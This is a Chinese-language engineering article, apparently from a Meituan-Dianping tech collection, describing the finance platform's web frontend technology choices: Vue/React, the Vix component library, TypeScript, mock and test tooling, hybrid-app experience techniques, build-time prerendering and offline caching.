



图15

## 参考文献


- [1] Yang L, Luo P, Change Loy C, et al. A large-scale car dataset for fine-grained categorization and verification[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2015: 3973-3981.
- [2] Redmon J, Farhadi A. YOLO9000: better, faster, stronger[J]. arXiv preprint arXiv:1612.08242, 2016.
- [3] https://developer.apple.com/machine-learning/ .
- [4] https://pypi.python.org/pypi/coremltools .
- [5] https://github.com/caffe2/caffe2/wiki/Model-Zoo .


## 作者简介

- 大卫，美团前端iOS开发工程师，2016年毕业于安徽大学，同年加入美团到店餐饮事业群，从事商家移动端应用开发工作。

# 美团点评金融平台Web前端技术体系

作者: 禹霖

## 背景

随着美团点评金融业务的高速发展，前端研发数量从 2015 年的 1 个人，扩张到了现在横跨北上两地 8 个事业部的将近 150 人。业务新，团队新，前端领域框架技术又层出不穷，各个业务的研发团队在技术选择上没有明确的指导意见，致使业务与业务之间的技术差异越来越大，在技术工具研发上无法共建，在资源调度上成本也很高。

2017年下半年，金融平台发起了技术栈统一行动，行动分为后端、iOS、Android及前端等四个方向，在前端方向我作为组织者和参与者与金融平台 8 个事业部的前端技术代表进行讨论。 通过对各方意见进行归纳整理，结合各团队的情况，金融平台对于技术栈的选型达成了共识。本文将介绍美团点评金融平台前端的技术选型以及背后的思考。先从一些基本原则讲起。

## 构建技术体系的基本原则


Principles

## 业务出发

1. 选型要针对业务形态特点，注重业务场景匹配度
2. 具有一定业务前瞻性（中期或中短期以避免过度设计，短期、中期、长期与迭代速度强相关）

金融业务的移动端项目占比超过 70%，尤其是 Hybrid 项目，团队在整个移动端生态的设计上投入了大量的精力，例如 Vue 的选择、EH 的设计、组件库 Vix 的设计等。

同时由于业务的金融属性，对于可用性的要求非常高。在可用性保障上我们还会有一些侧重，例如 TypeScript 的使用，自动化流程测试框架 Freekite 的使用等。

## 团队出发

1. 考虑团队规模，成员技术特点和偏好
2. 考虑现有项目和技术迁移成本

金融大多数团队都处于初创时期，因此团队历史包袱相对较少，接受新鲜事物的能力强，但快速搭建团队中也会对技术栈有上手成本的要求。在整个技术体系的搭建当中，我们会优先考虑那些新的、上手成本低的技术。

## 以简驭繁

我们主张使用简单的技术手段解决复杂的问题，而不是用复杂的技术手段解决简单的问题，例如 Hybrid 体验问题的解决，常规的有 RN、Weex 等方案，在业界有丰富的实践，但我们也会设计实现更简单的解决方案 EH，让问题的解决变得更聚焦于问题的本质。在首屏渲染速度优化方案上的选择也是一样，业界有很好的 SSR 技术，但我们也会实践研发**构建时预渲染**技术，让 TTFB（首字节时间）更快，让系统流量负载更高，同时减少关键环节，让整个系统可用性更强。

## 标准化

标准化指的就是尽可能让上下游衔接形成标准，并在标准下构建效率和质量工具。

例如在组件库 Vix 的研发上，我们与 UED 形成一致的、强同步的标准，从而大大减少界面搭建的时间消耗。后面会详细介绍。

## 自动化

用技术去连接技术，用技术去简化步骤，解决某个工具到使用者的“最后一公里”问题。


例如我们使用的自动化流程测试工具 **Freekite**，不用一行代码即可以完成复杂的分支逻辑自动化测试与持续集成。我们使用的联调平台 **Portm** 可以将接口设计和前端 Mock 、后端单测、接口文档有机的结合起来，将前后端的研发进度解耦，从而大大提升研发效率。

## 现有复用

顾名思义就是选型上尽量使用公司已有的系统和工具，从而更好的与团队、业务结合。

例如全平台监控工具 **CAT**，业务埋点工具**灵犀**等等。下面来看看我们技术体系的细节。

# 金融平台 Web 前端技术体系




我们将从开发阶段开始介绍，从视图层、语言层、协作层，再到质量保障工具、体验优化工具、安全技术等。接下来过渡到编译部署阶段，讲一讲编译部署和上线工具。然后是线上监控和埋点工具。最后介绍一些各个团队正在探索和实践当中的技术。

## 视图&组件框架

在移动端使用 Vue 生态，在桌面版上我们使用 React 生态 或者 Vue 生态。

Vue 的使用主要考虑以下几点：

- 体积小，复杂度低
  - 业务上移动端项目占比 70% 以上，Vue 的体积小，网络性能角度相比 React 更适合移动端
  - 移动端一般巨型项目很少，从代码结构上来讲，使用 Vue 实现更符合我们的场景复杂度，React 更适合大型相对更复杂的 SPA
- 上手成本和迁移成本低
  - Vue 的学习和上手成本相对更低，团队成员对于 Vue 的认可度和热情也比较高
- 组件内双向绑定、数据依赖收集
  - 组件内支持双向绑定，更方便的去进行组件内的数据响应与交互
  - 独有的数据依赖收集模式使其默认的数据响应和渲染效率都要比 React 高一些

React 的使用主要考虑以下原因：

- 有一部分现有后台项目采用 React 技术栈，迭代和维护较少，老的项目如果没有足够的迁移价值则不额外投入资源
- 保留很小的一部分 React 技术生态也可以一定程度上保持一些技术多样性

## 组件库

组件库是前端领域一个重要的技术单元，为效率、质量、体验服务。

效率是为了能够抽象业务研发中业务组件的共同点去避免重复劳动；质量是如果一个组件经过了测试和质量迭代，那么正确的使用不应该出现质量问题；体验方面组件库可以去统一交互的体验，让组件的表现更一致。

上述三点中，组件库贡献最大的是效率。

谈到组件库如何对效率做贡献，首先想到的是什么样的组件库才能够尽可能的提升我们的研发效率，我认为这里我们需要注意的一点是**“控制变量”**，因为变化产生了额外的工作量和时间成本，如果这个产品和上个产品完全一样，我们直接复制一份就好了，没必要开发。在我们的前端业务研发当中，变量是什么？是交互和视觉设计，每个产品之间有不同，也有相同。我们控制变量就应该去控制设计。因此我们与金融UED（设计部门） 沟通制定了一个视觉组件**标准**，共同创建了视觉组件库：Vix。

Vix 是一个移动端组件库，其特点是完全遵守与金融 UED 制定的视觉组件标准并保持同步，在 UED 侧有完善的新组件设计提审及审核流程，在业务前端研发侧有强同步的约束。


Vix 的结构分为基础组件、复杂组件和业务组件三层，基础组件例如输入框、按钮等；复杂组件包括组合搜索、日期选择等；业务组件例如支付密码输入框、账单、账单详情等。

再上升一层则是一些包含后端服务的前后端组件，我们称为“微服务”，是一种更高层次的业务服务抽象，在更高的维度优化效率和服务体验一致性，例如支付密码验证服务，找回支付密码服务等。Vix 包含的是前三层，其结构如下图：


在以往的实践过程当中，C端业务使用开源组件库会和设计有很大差异，需要做大量的改造工作才能使用，然而可能还要为各种各样改造过程中所产生的问题负责，同时开源组件库的业务不相关性限制了业务产品的设计或实现。在 Vix 中，由于标准统一，我们的研发效率大大提升，同时质量也更加可控。

大多数移动端产品研发过程中至少 40% 以上的精力是在做界面的绘制。有了 Vix 后我们达到了：

- 效率大大提升：在界面绘制上相比没有组件库至少能够减少 90% 的工作量
- 直接组装无需改动：一个新产品没有新组件出现的情况下，我们甚至可以使用交互稿直接开发而不需要等待视觉稿，因为视觉稿即使画出来也是使用视觉组件库去实现的样子，极大的减少了项目研发的时间成本
- 标准更新仅需升级版本：当视觉标准更新的时候例如列表页两边的边距减小了，各个业务线的产品只需要重新发布一下就能够展示成最新的标准，极大的减少了标准更新时所需的时间成本




PC 端面向用户和商户的大多都是较为独立的产品，标准化的意义并不大，前端在 PC 端的研发精力主要投入在内部系统上，在内部系统前端研发上有四个特点：

- 无产品，要求高：几乎没有产品经理跟进，以完成功能需求为主，但功能流程一定要完善，最好能支持手机端使用
- 无设计：几乎没有设计跟进，面对内部用户设计收益不高
- 无测试：几乎没有测试跟进，收益不高，功能验证通过即可
- 要快：大多数是配合用户端产品的管理系统迭代，也可能是新系统的搭建，对研发速度都有要求，往往这方面的估时较短

因此在内部系统的研发上有四点要求：

- 组件设计合理，组件数量大而全，最好支持移动端使用
- 组件库本身要有不错的设计，用户量虽少，但活跃度超高，界面体验需要保障
- 组件库本身的质量要高，要从工具层面保障质量减少出错
- 组件库要能够快速拼装出功能

PC 端组件库由于设计没有要求，不存在来自设计的“变量”，所以选择很多。

React Cells 也是美团点评内部的一个组件库，金融在使用 React 生态的后台系统研发中使用 React Cells 作为组件库，其具有如下几个特点可以满足我们的需求：

- 无状态化的组件设计
- 主题可定制
- 跨平台（PC、Mobile）
- 搭积木式的使用方式
- 内部组件库专人快速支持

在 Vue 生态实现的 PC 端内部系统中，我们使用 Element-UI 作为组件库，组件数量很多，质量也很高，在 Vue 生态中是排名靠前的开源组件库，这里不多赘述。

## 语言

针对ES6，本文不再进行过多阐述。对于 **TypeScript** 的使用是从2015年底开始，当时我们的移动端 Web 版收银台要做质量和可用性保障（详情参考之前的文章 《前端可用性保障实践》），在 JS 层面我们遇到的最多的运行时问题就是 something is undefined，也就是空指针问题。另外就是由于银行卡支付过程的业务逻辑非常复杂，代码层面可控性差，扩展性也很差。这时候想到的就是使用强类型语言来管理我们的项目，强类型语言可以帮助我们做两个事情：

- 在开发期间或编译期间进行强类型检查
- 使用类型系统让代码可控性、扩展性更强，协作更方便

当时我们面临两个选择，一个是微软的 TypeScript ，一个是 Facebook 的 Flow。选择 TypeScript 是因为以下几点：

- RoadMap 清晰，方向以贴合 ECMAScript 为核心，在其之上构建类型系统，传言 ES8 也会增加类型系统
- TypeScript 是 JavaScript 的超集，其作用只在开发阶段发挥，其生成的代码不包含任何类型代码，但由类型系统保障
- IDE 支持极好，除了自家的 VSCode 集成度超高，用户增长飞速，TypeScript 还支持市面上几乎所有主流 IDE
- 社区庞大，周边工具丰富
- 当时已经有几个大型的开源项目在使用，例如 Angular 和 Express
- 研发团队活力和积极性都很高，很多开源生态均快速推进集成

而不选择 Flow 的原因主要包括以下几点：

- 当时 Flow 还是以注释为主，单文件非强制型编码，导致其类型检查系统无法发挥最大效用，也无法全面保障质量。**后来 Flow 也改成了 TypeScript 类似的方式，但个人认为为时已晚**
- 集成度不高，IDE 支持落后
- 当时社区很小，除了 Facebook 自家的项目在使用，大型的开源项目用户很少

TypeScript 包括 类型守护、联合类型、类型推导、严格非空检查等功能。

举个例子如图所示：

```
function getLength(s: string | null) {
    return s.length;
}
```

```
[ts] Object is possibly 'null'.
```

```
function getLength(s: string | null) {
    if (s === null) {
        return 0;
    }
    return s.length;
}
```


参数 s 是可能为空的，在 TypeScript 里，如果不做非空检查就会报错，做了非空检查通过 TypeScript 的类型推导就能够通过。

通过使用 TypeScript 我们可以找出前端项目中 99% 的引用问题，由于我们的整个前端框架全部支持 TypeScript，有效的避免了空指针这种运行时低级错误的存在。

在 TypeScript 的使用上金融支付也是公司第一个在线上使用 TypeScript 的业务线，2015年底我们还制定了 TypeScript 代码规范。

## 协作解耦

在日常开发当中，前后端联调经常遇到一些环境问题或者接口设计的问题，导致前后端当中一方等待另外一方，这种情况在效率上影响非常大。**协作解耦指的就是让前后端的研发工作不互相依赖，从而优化研发效率**。




上图表示的就是协作耦合所造成的效率问题，字母 A 代表项目 A，在前后端研发过程中，前端可能因为后端问题而无法继续开发，反之亦然。

2015年的时候我还在技术工程部，那个时候组内同学一起想到了一个方法去解决这个问题。最初的想法就是**“我们能不能通过接口设计一方面生成提供给前端研发使用的假数据，另一方面生成后端的单测。”**

这个想法最终落地就是 **Vane **这个工具，现在叫 **Portm**。

它可以在一个项目的接口设计时切入，前后端使用这个平台进行接口设计，同时写入各种逻辑 Case 的输入输出，它可以直接生成三个东西：

- 标准化的接口文档
- 提供给前端使用的标准化假数据
- 提供给后端使用的单测

在项目研发过程中，前端面向假数据开发不必担心遇到后端环境问题；后端面向单测开发不必担心自己跑通了前端跑不通。当双方都能跑通的时候进行集成联调，这个时候前后端集成度会非常高，先完成的一方可以直接进入下一个项目，从部门角度来讲，大大优化了产品迭代研发的效率。


下图表示的是优化后的效果，可以看到前后端已经无需互相等待了。


## 自动化测试

针对自动化测试，美团点评开发了一款工具叫 **Freekite** ，它的作用是从用户使用角度验证界面业务流程的正确性，解决了为实现模拟用户点击而带来的诸多问题及 Case 管理的复杂度问题。

Web自动化流程测试除了可以验证 Case 的正确性以外，最重要的功能就是要有一个异常强大的 Case 管理模块。业界目前并没有理想的工具能够支撑我们的场景。“**Freekite**”在 Case 验证功能的基础上，有一个强大的可视化 Case 管理模块，支持复杂的 Case 细分。除了界面操作的细分外，可以全量 Mock 或部分 Mock 后端的数据响应，根据响应拆分出不同的 Case 分支。除此之外，还包含智能自动化断言功能，断言基本不需要人工参与。

Case 录完以后遇到界面改版的情况不好处理，Freekite 还支持单独节点的重新录制，也就完美的解决了 Case 的维护问题，大幅度减少工作量优化效率。紧接着我们会在项目中增加 Freekite 的持续集成，在项目的每一个阶段进行流程上的自动化回归验证，业务逻辑覆盖率的问题就基本解决了。下图为 Freekite 可视化 Case 管理的一个应用示例。




## Hybird 体验技术

**不同的角度对用户体验有不同的分拆方法**，从前端角度讲，我把用户体验分为以下两个方向：


前端主要在“**交互体验**”中的**功能体验**和**界面体验**上寻求优化。

**Titans** 是美团点评解决 Hybrid 功能体验的一个集团范围的解决方案，它为 Hybrid 模式的产品封装 Native 的能力供 Web 调用，其能力包括几个大的方向：

- 基础API：版本判断、配置与环境判断、获取权限、订阅与广播等
- 用户信息：获取用户设备信息、风控信息、网络信息、登录及推出登录等
- 地理位置：获取经纬度、城市信息、定位城市信息等
- 基础业务功能：打开一个新的 WebView、关闭当前 WebView 打开一个新的 WebView 、关闭 WebView 等
- 分享：弹出分享、分享设置、分享渠道等
- 本地存储：存储信息到 Native ，读取信息等
- 多媒体：选择图片、预览、上传图片、扫描二维码等
- 系统提示：发送短信、获取联系人、震动、锁屏等

业务可以在 Titans 的基础上构建丰富的 Hybrid 应用，既能享受无需发版即可更新迭代的优势，又可以使用 Native 的大多数功能。

在解决了功能体验后，接下来我们再说界面体验的问题。

谈到界面体验我们不得不重新讲起 Hybrid，个人认为**在解决功能体验的前提下** Hybrid 存在以下主要的优势和劣势：

- 优势
  - 迭代速度快，随时发版
  - 资源节省，减少重复开发（Android & iOS）
  - 跨平台，可浏览器运行
- 劣势
  - 加载速度慢、白屏
  - 界面体验差，交互不一致

针对 Hybrid 的劣势，行业内现有的解决方案有很多，典型的有 Facebook 的 React Native 和阿里的 Weex，除去其它因素，只讲技术本身，它们有几个共同点：


- JS/CSS 编码或类 JS/CSS 编码
- Virtual DOM
- JavaScriptCore / jsc.so 解析
- Native 呈现

由此可见行业内解决此类问题的关键套路就是使用 Native 来呈现。

那么回到问题本身，为什么 Native 不存在此类问题而网页存在，经过研究我们发现有以下两个主要区别：

1. Apple、Google 这类大厂在界面体验上有深厚的研究，他们把界面体验所需要注意的那些点做成了开发模式的约束，放到了开发过程中，使用 IDE 和框架等工具去限制和引导，从而帮助开发者把界面体验做好。Web 是一种开放标准，它更为灵活，对界面体验没有严苛的限制，由开发者自由发挥
2. 资源存放在本地和在远端的加载速度区别

关于第一个区别大家可能存在一些困惑，这里我们举个例子，下图就是 Native 为什么没有白屏的根本原因：




如图所示，Native 从视图 A 跳转到视图 B，当用户点击 A 中的按钮触发跳转到 B 的动作时，B 的代码会开始执行，只有当 B 已经加载完成后，系统才会让 A 跳转到 B，在 iOS 中的生命周期是 viewWillAppear，在此之前 viewDidLoad 已经执行完毕，Android 也是相似的生命周期。再加上 Native APP 的资源是本地化的，Native APP 有更多的运算资源和系统级别优化，它可以把这个加载过程时间缩短到接近瞬间。而把界面绘制和加载代码写到 viewWillAppear 之前是这些厂商指导我们去这样做的，并且提供了相应的系统级别支持。这时候我们思考一个问题，如果 Native 代码将界面绘制的代码写到 viewDidAppear 中会发生什么？答案是也会出现白屏。


由此可见，并不是纯 Native 一定体验好，如果你不按照厂商的指导要求做，体验一样不好。

当我们想清楚原因后我们就开始做了一个界面体验技术，名字叫 **Enhanced Hybrid (增强混合)，简称 EH**。


EH 的核心是“**解决 Hybrid 与 Native 体验差异的技术瓶颈**”。它包括两个部分，第一个部分是一个 Native SDK，有目前我们积累的所有解决体验差异技术瓶颈的功能，第二个部分是界面体验指南，也就是如何让我们的 Web 页面变的界面体验更好。

举个例子，在刚刚的白屏例子中，我们可以看到一个重要的信息，A 跳转到 B 的时候，当 A 中点击执行跳转动作时第二个界面就已经开始执行了，在 B 执行完渲染部分之前系统不会执行 A 到 B 的实际界面跳转动作。这个操作在 Web 中是不可行的，我们无法在 Web 中让 B 在跳转前执行完渲染部分的代码。

那么无白屏的前提条件是什么?




无白屏的前提条件是渲染完成，或者至少渲染到一个用户跳转过来有东西，不会给人突兀的感觉。

我们思考这个里面的技术瓶颈是什么?

1. 无法在跳转到 B 之前执行 B 的加载和渲染
2. 无法获取 B 的渲染完成进度

当我们想清楚这个技术瓶颈以后动手解决了这两个问题。首先，B 的渲染完成并不是一个绝对的状态，而是由研发自己知道自己控制的，研发可以在到达这个状态的时候把状态主动通知出去。第二我们费了一些周折，在两个平台中可以通过一些技术去控制 A 等待一个通知，再让 B 展示出来，最终结合起来的方案如下图所示:


单独使用此技术会遇到在 A 等待时间长的问题，再辅以**“离线化技术”**便可以完美解决。（离线化技术会在后面详细讲）

EH 目前所有的功能包含：

- Open：打开无白屏 WebView
- TransPage：SPA 使用 Native 导航，让 SPA 的视图切换在不做任何特殊开发的情况下，具有和 Native 一样的交互表现，例如 iOS 中的左滑后退
- TabsEntry：让 App 底部 Tab 可以动态配置，Hybrid Tab 表现效果可以和 Native 一样
- Modal WebView：让 Hybrid 应用可以在当前页打开一个弹出式的 WebView ，从而在短暂操作后可以回到原来的流程当中
- Config：让 Hybrid 界面高度可定制化，例如分开的上下 Bounce 设置，ScrollView 的设置，导航的设置等
- ActionSheet：弹出一个 Native 的 ActionSheet 从而使其蒙层可以盖住导航

目前还有更多黑科技功能在逐渐增加中，上述技术当中前三个已经成功申请专利。

很多人会存有疑问，为什么我们不使用 React Native 或者 Weex，而是自己做一个体验技术?

使用此类技术存在这么几个问题：

- 平台化而非插件化：使用此类技术后，你的整体前端业务代码就要全部构建在这个平台之上，如果平台出现问题或者架构更新，转型成本是完全重写一套业务代码。而采用插件化方案，加了体验会更好，没有也可以降级，这样转型的成本会少很多

- 技术栈捆绑：每一个技术都有捆绑的一个生态，在用 RN 的时候你必须使用 React ，在用 Weex 的时候必修使用 Vue，转型成本同样高，且限制了业务选型
- 解决问题被动：当系统更新或技术本身出现质量问题的时候，业务的研发团队几乎没有能力去解决，只能等待技术官方研发团队或开源社区去解决，这会使我们的业务很被动

EH 本身不捆绑任何技术，即使你不使用任何的框架也可以完整使用 EH 的功能。

体验 EH 功能可以在应用商店中下载“**美团钱包**”，在首页中点击手机充值、生活缴费或“优惠” Tab 中的内容。

## SSR / 构建时预渲染技术

Server Side Rendering 这里就不多赘述了，大家都了解。构建时预渲染技术是我们特殊研发的一个技术。它的特点是从首帧速度优化角度来讲，理论上比 SSR 更快更稳定。

构建时预渲染技术主要实现方式是：在编译完成后，启动一个 Web Server 来运行整个网站，再开启多个无头浏览器（Headless Chrome，PhantomJS 等无头浏览器技术）去请求所有项目的路由，当被请求的网页渲染到第一个有意义的渲染时（FMP 参考 Google 的衡量体系）主动抛出一个事件，该事件由无头浏览器截获，无头浏览器截获后将此时的页面 HTML 内容保存下来生成一个 HTML。最终发布这个 HTML。此 HTML 中包含 FMP 所需要的所有 CSS 及 DOM 结构。

事实上 SSR 和构建时预渲染技术都是为首帧速度优化服务的，首帧速度优化的核心有两点：

1. TTFB（time to first byte）首字节时间
2. 在首个请求的响应当中返回首帧绘制所需要的 CSS 及 DOM 结构。

**为什么说构建时预渲染会比 SSR 快呢?**

SSR 目前前端领域主流实现方式是使用 Node 作为中间层，负责数据的获取和界面的拼装，其 Node 层可能后面对接着一个或多个数据来源（业务系统），它的响应速度受限于最慢的那个数据来源。而构建时预渲染劣势是不包含数据，但优势是其首帧事件完全不依赖任何数据来源，从 Nginx 层直接返回，响应速度更快，同时流量负载更高。

**为什么说构建时预渲染会比 SSR 更稳定?**

SSR 在 Nginx 层后面还需要一层 Node（典型架构）做支撑 ，而构建时预渲染从 Nginx 层直接返回，其关键链路上少了一环需要保障稳定性的服务，所以稳定性更强。

金融服务平台在 SSR 和构建时预渲染上都有很多项目在运行，在 SSR 的优化上也有丰富的经验去保障速度和稳定性，在选型上的考量主要是首帧对数据的依赖程度。

## 离线化技术

离线化技术可以将网页的网络加载时间变为 0，在离线化的选型上美团点评内部有很多选择，我们也在不同的方向进行尝试。其中我们的选择包括：

- 标准技术：

    - Application Cache：实现上各个平台各个浏览器有一些差异，即使把“无法更新的坑”踩过还是会有很多“无法离线”的坑，PASS
    - Service Workers：Service Workers 是团队一直跟进的技术，目前在测试已经接近正式发布，只是在 iOS 上还无法大范围使用，长期看好，暂时 PASS
- 借助 Native 能力的自有技术：
    - 美团平台技术团队的类 Service Workers 的被动离线化技术
    - 美团旅行技术团队的离线包技术

留下来的只剩下两个自有技术，这两个技术的最大区别是，是否解决了首次加载问题？离线化方案的首次加载问题是一个很难的技术领域，我认为其最核心的问题是**何时加载**，提前加载会不会用户在很长一段时间内都不会用到导致浪费流量？使用包含首次加载优化的离线化技术的项目多了会不会造成加载拥塞？是不是需要分析用户行为数据去更精准的进行离线包的提前加载？这当中存在太多不确定性，不过我相信我们的技术团队一定能够想出优美的解决方案去解决这个问题。

另外基于 Native 能力的离线化技术还存在一些来自平台的限制，如 iOS 的 WKWebView 不支持请求拦截，而请求拦截是离线化的关键技术，这个原因导致在 WKWebView 上无法实现离线化。

